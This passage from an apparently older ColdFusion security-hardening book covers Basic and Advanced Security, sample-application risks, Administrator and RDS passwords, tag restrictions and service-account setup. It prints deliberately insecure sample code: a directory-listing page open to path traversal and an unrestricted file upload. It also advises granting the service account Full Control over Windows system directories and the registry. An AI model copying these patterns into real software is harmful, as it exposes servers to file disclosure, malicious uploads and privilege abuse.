File Access Only (FTP-based)	Creates a connection to an FTP server that runs on the same machine as the desired ColdFusion server.	Encryption: Not inherently available. (<i>Files can be encrypted and decrypted before and after transmission, respectively.</i>) Authentication: Dependent on the FTP server settings, which are independent of the ColdFusion server. Access Control: Defined by the built-in security options within the FTP server software.

Continued

Table 6.7 Continued

Method	Description	Security Model
File and Data Source Access (RDS-based)	The remote file system is available to ColdFusion Studio by connecting to the RDS on the desired Web server.	Encryption: Has SSL support. Authentication: Controlled by the ColdFusion Server and the permissions set therein. RDS access is secured by a single password, allowing full access to logged-in users. Access Control: All files and mapped network resources on the target RDS server are accessible after successfully logging in.

ColdFusion RDS was created to facilitate development, deployment, and maintenance, through ColdFusion Studio, of applications on remote servers. The development security options related to ColdFusion Server using Advanced Security are listed in Table 6.8.

Table 6.8 Security Options for Accessing Files and Data Sources (Advanced Security)

Method	Description	Security Model
File Access Only (LAN-based)	Access to local and network drives is provided via the Windows file system. This is the system supported by industry-standard Web development tools.	Encryption: Provided by the Network Operating System (NOS). Authentication: Dependent on the network permissions assigned to the user logged in to the client machine on which ColdFusion Studio is being run. Access Control: Dictated by the NOS and based on the permissions granted for each individual user.

Continued

Table 6.8 Continued

Method	Description	Security Model
File Access Only (FTP-based)	Creates a connection to an FTP server that runs on the same machine as the desired ColdFusion server.	Encryption: ColdFusion Studio 5.0 provides Secure FTP (SSL) support via bundled Ipswitch FTP technology. Authentication: Dependent on the FTP server settings, which are independent of the ColdFusion server. Access Control: Defined by the built-in security options within the FTP server software.
File & Data Source Access (RDS-based)	The remote file system is available to ColdFusion Studio by connecting to the RDS on the desired Web server.	Encryption: Has SSL support. Authentication: Seamless integration with LDAP and NT domain user directory. Access Control: Access to files and mapped network resources on the target RDS server is micro-managed by an individual user or user group.

NOTE

The bundled Ipswitch FTP functionality in ColdFusion Studio 5.0 provides secure FTP access to remote files. However, you cannot successfully transfer Unicode files over SSL. Use the Configure FTP Server dialog box to disable the SSL support, then transfer Unicode files.

Summary

ColdFusion offers a full suite of application development tools, as well as a security system that can be implemented on all levels of a project, from development to deployment. Support for a variety of industry-standard technologies is available for the incremental stages of the development cycle.

The ColdFusion Basic Security model will continue to be used by developers, as it provides tools that are optimal for specific applications and for those application environments that might not require a full-scale security solution from ColdFusion. This method is also less burdensome on the server's resources.

Advanced Security presents a much grander scale of security options, sometimes at a performance deficit. Most larger systems already incorporate NT domains or LDAP directories into their system architecture. The ColdFusion Advanced Security model provides for easy integration into those preexisting systems, while maintaining the granular control over users and resources expected. However, for applications not reliant upon an existing infrastructure, Basic Security might be the best choice.

With every new release, ColdFusion has offered a more extensive array of security solutions to meet the growing demands of business and information sharing in an unpredictable environment. ColdFusion Server 5.0 touts a new and stronger approach to application and administrative security. Whether working within an existing secure structure, or out there “winging it” on your own development projects, Basic and Advanced Security are features to definitely implement and learn from.

Solutions Fast Track

Setting Up the ColdFusion Server Using “Basic Security”

- Although the global security available with SSL is enticing, its major drawback is the lack of control on a user or resource level.
- When employing multiple administrators under the Basic Security model, the ColdFusion Administrator password becomes a security risk in itself, since each administrator shares the same password.

- Basic Security has three areas of restriction to set that are applied to all applications running on the ColdFusion server:
 - ColdFusion Administrator password
 - ColdFusion Studio password
 - Tag restrictions

Setting Up the ColdFusion Server Using “Advanced Security”

- The *IsAuthorized()* and *IsProtected()* functions should be used in conjunction with each other to return the true results of an authentication check. This requires ColdFusion Enterprise version
- Planning and logical segregation of a company, its business practices, and structure are critical to setting up an effective and intuitive ColdFusion Advanced Security system.
- ColdFusion RDS Security automatically encrypts information during the exchange between the ColdFusion Server and ColdFusion Studio. This is by far the best way to develop remotely.
- The “Single Sign-On” model is a very popular method of authentication for a wide variety of system functions, applications, and resources networkwide, and should generally be implemented in cases where the appropriate technologies are already in place.

Performance Considerations When Using Basic or Advanced Security

- The Basic Security model is best used in addition to an OS-level security system to ensure the maximum amount of security with the least overhead from ColdFusion’s security model.
- Advanced Security’s performance deficit can be offset by using one or more of the available caching methods: Store Cache, Security Server Authentication Cache, and ColdFusion Server Cache.

- Performance of FTP communications and transfers cannot be improved via ColdFusion security settings. This protocol is not within the realm of ColdFusion's security or performance control. Those areas are confined to the FTP program in use.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the "Ask the Author" form.

Q: If I have 10 ColdFusion applications that are a part of our company intranet, do I need to define 10 different security contexts, one for each application?

A: No, that is not necessary, as security contexts are not specifically designed for definition based on the application. One security context should be created for each major group of users, within which subgroups of users are connected to resources by way of policies. Therefore, you might only need to create one or two security contexts in total. For example, your company may be logically divided into three main groups—Executives, Managers, and Drones. You can create a security context for each main group, within which policies for each user live. Then, your application can request authentication against the one security context, which in turn matches the individual user to the resources available to him.

Q: I am building a ColdFusion module that integrates into a client's current Web site that employs the ColdFusion Advanced Security model. This site is being hosted by the client, whose defined security contexts are unavailable to me. How do I effectively work within this environment to check for authorization and authentication?

A: This can be a touchy subject with clients. However, the best method is to gain administrative access to their remote ColdFusion Administrator. They could add you as a user to a specific security context, or create a new one that allows you access to the Administrator application without being able to make changes to the settings.

Another method is to ask and take copious notes. If you feel that this method is preferred by the client, you should become extremely good at persuading others...

Q: What assumptions about security can be made when developing an application for a client?

A: As a standard answer, we would say “assume nothing.” Even the things that seem obvious should be clarified. Generally, though, assume that Basic Security measures are in use since that is implemented by default within the ColdFusion Administrator. If the client is requesting that the information be secure, first define what they mean by “secure.” You might be surprised at the disparity between perceived security and actual security. Then, address the steps necessary to provide that. Any implemented security system should meet the expectations of the client, as well as offer a solid level of actual security.

Q: I am tasked with developing our ColdFusion Web site that will be hosted at an ISP. How do I work within this environment while maintaining the highest level of application security possible?

A: First, if hosting with an ISP, you will automatically be restricted to certain tags, functions, and resources on the box that your site is running. Also keep in mind that the total drive space taken up by your site will be limited (a value that is set by the ISP).

If you can work within these restrictions, then it is up to you to create your own authentication process, usually by matching usernames and passwords in a database that would be located on the ISP server. It would also, then, be up to the developer to implement security within the code itself to force the authentication process to occur. The code would then conditionally display information for the current user.

Many ISPs also allow you to rent space on a dedicated server that hosts only your site. You then can obtain full access to the ColdFusion Administrator and set up Advanced Security. Always keep in contact with the ISP to find out any restrictions placed on dedicated server administration.

Securing the ColdFusion Server after Installation

Solutions in this chapter:

- What to Do with the Sample Applications
 - Choosing to Enable or Disable the RDS Server
 - Securing Remote Resources for ColdFusion Studio
 - Debug Display Restrictions
 - Microsoft Security Tool Kit
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

Now that we have ColdFusion up and running, what do we do with it? What are the security issues? Is it fine right out of the box? Are there certain settings we should consider changing? These are some of the questions we will address in this chapter.

Although most people believe that security starts with the operating system, we will see that in many ways, the ColdFusion server and its components act as an extension of the operating system. It is also able to override many operating system settings, which is why addressing the security needs of your ColdFusion server is of prime importance. However, before we can decide what to do with our ColdFusion installation, we need to look at the many ways a hacker would attack it. Knowing the vulnerabilities of your ColdFusion server will take you a long way down the road to protecting it.

The primary goal of this chapter is to give you the cranial equipment you need to properly defend your ColdFusion server. Whether you are setting up a small development system or a large production environment, a new system or one that has been in place since version 2.0, we will look at the pros and cons of dealing with each in different ways. Hopefully, once you are finished with this chapter, you will have a good idea of what needs to be done to your system to make it work best for you.

What to Do with the Sample Applications

One of the first “hack proofing” issues that should be addressed with any ColdFusion server installation concerns the sample applications that ship with ColdFusion. They are samples that demonstrate some of the more powerful features of the ColdFusion language. They contain samples of how to use `<CFMAIL>`, `<cffile>`, and many other tags and functions. Many of these applications contain useful source code, especially for beginner and intermediate ColdFusion programmers. The TACK2 online store, for example, which is normally found in the `cfdocs/exampleapps/store/` directory, contains a fully functional skeleton of an online catalog and shopping cart site. It also includes a very cool floating search box. Another very nice sample application is the TACK2 News manager, known as the “Web Publish Example.” It is normally found in the `cfdocs/exampleapps/publish/` directory, and is a working content management

system. Both of these applications can be easily changed or adapted for full production use. However, before you start using any of these applications in your production environment, you should become very familiar with everything they are capable of doing, and with any potential vulnerabilities they might have.

Now, before we decide what to do with the sample applications, we must ask ourselves, “what’s at risk?” If this installation is on a development box with little or no access from the outside world, then we are most likely pretty safe. If, on the other hand, this installation is on your production server, then the best thing to do is remove the applications. If you have them on your production system for a reason, and cannot live without them, you should at least move them to a different directory or rename the default directory. By default, they are installed in the `/cfdocs/exampleapps` directory of your Web root. Although moving or renaming the directory is not a completely secure solution, it is better than nothing. Most hackers gain access to these scripts because they know where they live. By simply moving the scripts or renaming the directory, you can eliminate 95 percent of this type of malicious attack.

In version 5 of ColdFusion, the folks at Macromedia have reworked and renamed most of the security risk examples. However, if you’ve upgraded from a previous version or are using a `4.x` version of ColdFusion, you should take a serious look into what you have installed. Many people have these sample applications installed and do not even realize it. Two of the more dangerous applications are the “Web Publish Example” and the “Email Example.” These two scripts are particularly dangerous and can be easily exploited by hackers. Some other potentially bad scripts are `viewexample.cfm`, which has the capability of displaying the source code behind any ColdFusion application page, and the “Expression Evaluator” application that includes the files `Openfile.cfm`, `openedfile.cfm`, and `ExprCalc.cfm`. These files can be used to upload and delete files. There is also a “Search Engine” sample that if installed can be exploited to cause a denial-of-service (DoS) attack. These are only a few of the files that have been included with ColdFusion over the past couple of years, and some of their potential uses. There are and will be many others. You should only install the absolute minimum required software on your production server. If it’s not needed, don’t install it. If you find you have a need for a particular item, you can always install it later.

Before we move on, let’s look inside some of these sample applications. One of the potentially dangerous files included with ColdFusion version `4.x` was a file called `fileexists.cfm`. As the name implies, this file would confirm the existence of a file in a directory. If the file did not exist, it was polite enough to give you a listing of what was there. This file was an example of how to use the

<CFDIRECTORY> tag (Figure 7.1). The file displayed an input box and asked for a filename. As you can see, all a hacker would have to do is type in anything and he would be able to get a complete list of files in the current directory. Although fileexists.cfm would only return a list of files in the local directory, it would confirm the existence of files in other directories by simply putting the “..” in front of the file or directory name.

Figure 7.1 fileexists.cfm Example Code

```
<CFSET thisPath=ExpandPath("*.*)>
<CFSET thisDirectory=GetDirectoryFromPath(thisPath)>
<CFOUTPUT>
    The current directory is: #GetDirectoryFromPath(thisPath)#
    <CFIF IsDefined("form.yourFile")>
        <CFIF form.yourFile is not "">
            <CFSET yourFile = form.yourFile>
            <CFIF FileExists(ExpandPath(yourfile))>
                <P>Your file exists in this directory.
                You entered the correct file name,
                #GetFileFromPath("#thisPath#/#yourfile#")#
            <CFELSE>
                <P>Your file was not found in this directory:
                <BR>Here is a list of the other files in this directory:
                <!-- use CFDIRECTORY to give the contents of the
                snippets directory, order by name and size -->
                <CFDIRECTORY DIRECTORY="#thisDirectory#" 
                NAME="myDirectory" SORT="name ASC, size DESC">
                <!-- Output the contents of CFDIRECTORY as a CFTABLE --->
                <CFTABLE QUERY="myDirectory">
                    <CFCOL HEADER="NAME:" TEXT="#Name#">
                    <CFCOL HEADER="SIZE:" TEXT="#Size#">
                </CFTABLE>
            </CFIF>
        </CFIF>
    <CFELSE>
        <H3>Please enter a file name</H3>
    
```

Continued

Figure 7.1 Continued

```
</CFIF>  
</CFOUTPUT>  
  
<FORM action="fileexists.cfm" METHOD="post">  
    <H3>Enter the name of a file in this directory  
    <I><FONT SIZE="-1">(try expandpath.cfm)</FONT></I></H3>  
    <INPUT TYPE="Text" NAME="yourFile">  
    <INPUT TYPE="Submit" NAME=" "><br/>  
</FORM>
```

The Web publishing example mentioned earlier is another sample that can be easily exploited. One of its files, addcontent2.req.cfm, allows the user to upload a file using the `<cffile>` tag (Figure 7.2). If you will notice in the code, the tag does not have any restrictions on the type of file that can be loaded. By simply adding the `accept` parameter to the `<cffile>` tag, you can predetermine the type or types of files that can be uploaded and greatly reduce the potential risk of having this file on your system.

Figure 7.2 `<cffile>` Sample Code

```
<cffile ACTION="UPLOAD" FILEFIELD="UploadedFile"  
        DESTINATION="#RootPath#binarydata" NAMECONFLICT="SKIP">
```

Notes from the Underground...

What Are They Talking About?

Hackers seem to have a language all their own. Here is a short list of some of the more common terms that you might run into in your job of applying network security.

Flooder or nuker This program can crash your server by sending it huge amounts of data. This is also known as a denial-of-service (DoS) attack. The Administrator application for ColdFusion versions 4.x is extremely vulnerable to this type of attack. For more info on this, check the Macromedia

Continued

www.syngress.com

Security Bulletins at www.macromedia.com/v1/developer/SecurityZone/.

Key logger These programs record your keystroke. This is one of the ways in which passwords are stolen.

Port or network scanner These programs can scan remote computers for open ports or known exploits such as common scripts or sample applications. They can also listen for incoming connections and even block certain ports.

Spoofers Hackers use these programs to disguise their real IP address or identity. By spoofing the local host, many of the sample applications in ColdFusion 4.x become extremely vulnerable.

Trojan horse These are back door programs that give hackers access to your computer.

Remember, although there have not been any reported vulnerabilities in the ColdFusion 5 sample applications, chances are that someone will find one and exploit it. The key to remember here is to only install what you need. If you do have sample applications installed, rename the directories, or even better, remove them completely from your production environment. This is the only way to be 100-percent sure that you are safe from this type of hacker attack.


Reducing Uncontrolled Access

What makes the sample applications so easily exploitable is the fact that everyone knows where they live. This doesn't apply solely to the sample applications, it also applies to the ColdFusion Administrator. If a hacker hits your site and sees a .cfm file extension, the first thing he's going to look for is the existence of the cfdocs and cfide directories. The first and most important aspect of securing your Administrator is to make sure you are using a password and that you provide a good, strong one (Figure 7.3). The ColdFusion Administrator allows you to use up to 15 characters for your password, and we suggest using all of them.

Another way to control or limit access to these directories is to disable the Web root from your Web server. You would then assign each directory its own IP address. That way, your Administrator is on a different virtual site and will not be visible from your primary public domain. With the ColdFusion Enterprise version, you can also set up a sandbox or secure area for each of your sites using ColdFusion Advanced Security. A sandbox restricts the rights and privileges of


ColdFusion applications running within it at runtime. These restrictions can apply to ColdFusion users and to members of a Windows domain.

Figure 7.3 ColdFusion Administrator Password



Windows authentication is also another option you might want to consider for user authentication. It is fairly secure and very easy to implement. It works especially well for intranet sites. You could also roll your own with a ColdFusion application to authenticate users. Another method would be to restrict access to your site to a limited set of IPs or domains. This method is completely transparent to your users and will not require any extra effort on their part. One last method for securing the ColdFusion Administrator that is a little clunky but extremely secure is to physically move the /CFIDE/Administrator directory from the Web root while it is not in use. Then, when you need to use it, you can simply move it back and log in.

A final point to consider when securing your ColdFusion Server is to disable all unused tags (Figure 7.4). Some of these tags are very powerful, and in the wrong hands can be very dangerous. This is especially true in a multi-hosted environment where more than one site is being hosted on a single server.

Figure 7.4 ColdFusion Administrator Tag Restrictions

Damage & Defense...

To Read or Not to Read?

That is the question you will need to ask before you can use this little trick. If you have a site that uses only CFM pages and have no regular HTML or plaintext, then this handy little security trick will give your Web server an added level of security.

For sites that have only .cfm files, you can disable the read access through the Web server and leave execute access only. That way, there will be no read access for any files on your Web site. However, the ColdFusion pages, since they are not read like HTML, will still display as they normally do. This trick should also work for ASP, JSP, and other server-executed script languages. Remember, this is only for sites that have no plain HTML pages. One disadvantage to this trick is that images that reside on your server will not display. Since they require read access, you only get image placeholders with read access turned off. To override this, place the images in a directory by themselves and allow read access to just that directory.

To disable specific tags, uncheck the box next to the tag that you want to disable and click the **Submit Changes** button. One thing to keep in mind when disabling tags is that the ColdFusion Administrator uses some of these tags. Therefore, to not affect the functionality of the Administrator, make sure the “Unsecured Tags Directory” always points to the directory where the Administrator is installed. The default is “CFIDE\Administrator,” so if you move it and want to restrict any tags, make sure you update this setting. By putting a directory here, you are letting the server know that these restrictions do not apply to scripts being executed within this directory.

Configuring ColdFusion Service User

By default, the ColdFusion server runs as the SYSTEM account. For security reasons, you should create a new account just for the ColdFusion service. This way, you can assign only the rights and privileges to the server that it requires to run. Follow these steps to change the ColdFusion Server user account:

1. From Windows 2000, click **Start | Programs | Administrative Tools | Services**.
2. Then, from the Windows 2000 Services console, right-click the **ColdFusion Application Server** and select **Properties**.
3. From the **ColdFusion Application Server Properties** dialog box, click the **Log On** tab.
4. The default selection is “Local System account.” From here, you will want to select This account and then type in or browse to the account that you want the ColdFusion server to run as (Figure 7.5). Note that if the account does not already exist, you will need to create it before you follow these steps.
5. Give this user **Full Control** permissions on the following:
 - Web Document Root
 - ColdFusion Root and sub-directories (usually C:\CFUSION)
 - Windows Root and System directories (usually C:\WINNT and C:\WINNT\System32, respectively)
6. Run REGEDT32 and give the ColdFusion user Full Control permission on this root key and its subkeys: /HKEY_LOCAL_MACHINE/SOFTWARE.
7. Reboot your server

Figure 7.5 ColdFusion Server Properties**Note**

Macromedia TechNote Article 11859, Running ColdFusion as a Specific User (www.macromedia.com/v1/Handlers/index.cfm?ID=11859&Method=Full), details how to make these changes on Windows NT and Unix systems.

Choosing to Enable or Disable the RDS Server

A second major point of consideration when hack proofing your ColdFusion server is what to do with the Remote Development Service (RDS). What is RDS? Well, sometimes all the developers on a project are not physically located in the same room. A typical development team might consist of “inhouse developers,” people working from home, and contractors from out of town, necessitating a wide range of access requirements. RDS is a component that is used by the ColdFusion Server and ColdFusion Studio that gives site administrators the ability to assign different levels of remote access to different users. With Basic Security, you can allow full access to the file system, or no access at all. The RDS service also gives the users the ability to browse all the databases through the data sources that are set up on the server. These can be configured as full access or read-only. If you use the ColdFusion ODBC or Native Drivers page through the ColdFusion Administrator to edit your data sources, you can even limit user access to certain operations. For example, you could allow SELECT or INSERT operations, but not DELETE.


Limiting Access to the RDS Server

If you do decide to use RDS, the most important thing you can do in securing it is to provide a strong password for Studio access, just as you would for the ColdFusion Administrator. As with the Administrator, if you are using Basic Security, you don't have to supply a user in order to access the resources provided by RDS; you only have to provide a password. Therefore, if you use something simple like "ADMIN" or "PASSWORD," the chances of your system being successfully hacked will be greatly increased. This is one point that cannot be emphasized enough. The ColdFusion Administrator also allows up to 15 characters for a Studio password—use them all. Using a good password only helps keep your site more secure.

Once RDS is enabled and your password is set on your ColdFusion Server, you will now need to set up ColdFusion Studio to take advantage of it. In order to connect to a remote or local server through ColdFusion Studio, follow these steps:


1. In Studio 5, click on one of the two file tabs in the resource window. (In versions of Studio before 5, there is only one file tab.)
2. From the File window, select **Macromedia FTP & RDS** from the drop-down drive list.
3. From this point, right-click on the **Macromedia FTP & RDS** list, and select **Add RDS** (Figure 7.6).

Figure 7.6 ColdFusion Studio 5



- Finally, complete the **Configure RDS Server** dialog box by typing in a short text description for this connection, the IP address of the server, and if you use one, the ColdFusion Studio password (Figure 7.7).

Figure 7.7 ColdFusion Studio Configure RDS Server Dialog Box



Using Interactive Debugging

Another helpful option available through ColdFusion Studio for remote development is *interactive debugging*. In order to use the interactive debugger, you will need to set up a server mapping. Server mappings serve two purposes. First, they allow you to do server-based processing of page output through your Browse tab in ColdFusion Studio, and second, they allow you to do interactive debugging of remote applications.


To set up a server mapping you need to answer three questions (Figure 7.8):

- How does ColdFusion Studio see the source file (the Studio path)?
- How does the ColdFusion Server see the source file (the CF Server path)?
- How does the browser see the source file (the browser path)?

For example, if you were accessing a remote server through an RDS connection named *Dev Box*, and the files were on the C drive in the wwwroot/project1 directory, the answer to the first question would be “rds://Dev Box/C:/wwwroot/project1/”. To answer the second question, you simply use the path of the source files from the server’s perspective; in this case, it would be “C:\wwwroot\project1\”. Finally, for the browser path, if the Web root on our server machine was “C:\ wwwroot\” and the domain was www.acme10.com, then we would reference the source files from a browser as “http://www.acme10.com/project1/.”

Once these questions are answered, you can use ColdFusion Studio to browse .cfm files, and you can also step through them with the interactive debugger.

Figure 7.8 RDS Server Mapping Dialog Box




Using the Debugger

The interactive debugger makes the process of finding errors much easier. Although it is a little complicated to set up, once it is, it is extremely easy to debug your applications no matter where you are located.


Some things you can do with the debugger include:

- Set breakpoints
- Step through code
- Evaluate variables

After your debugger settings are in place, to start a debugging session, you simply click the **Start** icon on the **Debug** toolbar (Figure 7.9). When you start a debug session, Studio will prompt you to confirm the server. If you are not going to switch between servers, then just check the box in the bottom-left corner that says **Don't prompt for these settings at next debug session**. Then you will not receive this confirmation for all subsequent debug sessions. If you have checked this box and want to change servers, select **Debug Settings...** from the **Debug** menu, or you can use the keyboard shortcut **Alt + Y**. After you confirm your server, the debug session will start in the window under the **Browse** tab.

Figure 7.9 ColdFusion Studio Interactive Debug Session

The debug window will also open and display all the current variables for the application being debugged (Figure 7.10). If you have a break point set, ColdFusion will run the application in the browser window until it reaches the breakpoint, and it will then stop and display the breakpoint line in the Edit window.

Figure 7.10 ColdFusion Studio Debug Window


NOTE

Although debugging complicated ColdFusion scripts has been greatly simplified with the interactive debugger, it is not available to all. If you are a Windows 95/98 or ME user, you are out of luck; the interactive debugger is only supported on Windows NT and 2000.

Development Server versus Production Server

In the development environment, you will most likely want to have these remote features enabled. The simplicity of RDS through ColdFusion Studio proves very beneficial to a development effort. However, in the production environment, having any of these features enabled is very risky at best. Since RDS is a Web application, you will want to maintain very tight control over this service. The only way to be 100-percent sure that a hacker cannot exploit the ColdFusion RDS service on your production system is to disable it. To disable the ColdFusion RDS, open the Windows 2000 Services console by clicking **Start | Programs | Administrative Tools | Services** (Figure 7.11).

Figure 7.11 Windows 2000 Services Dialog Box



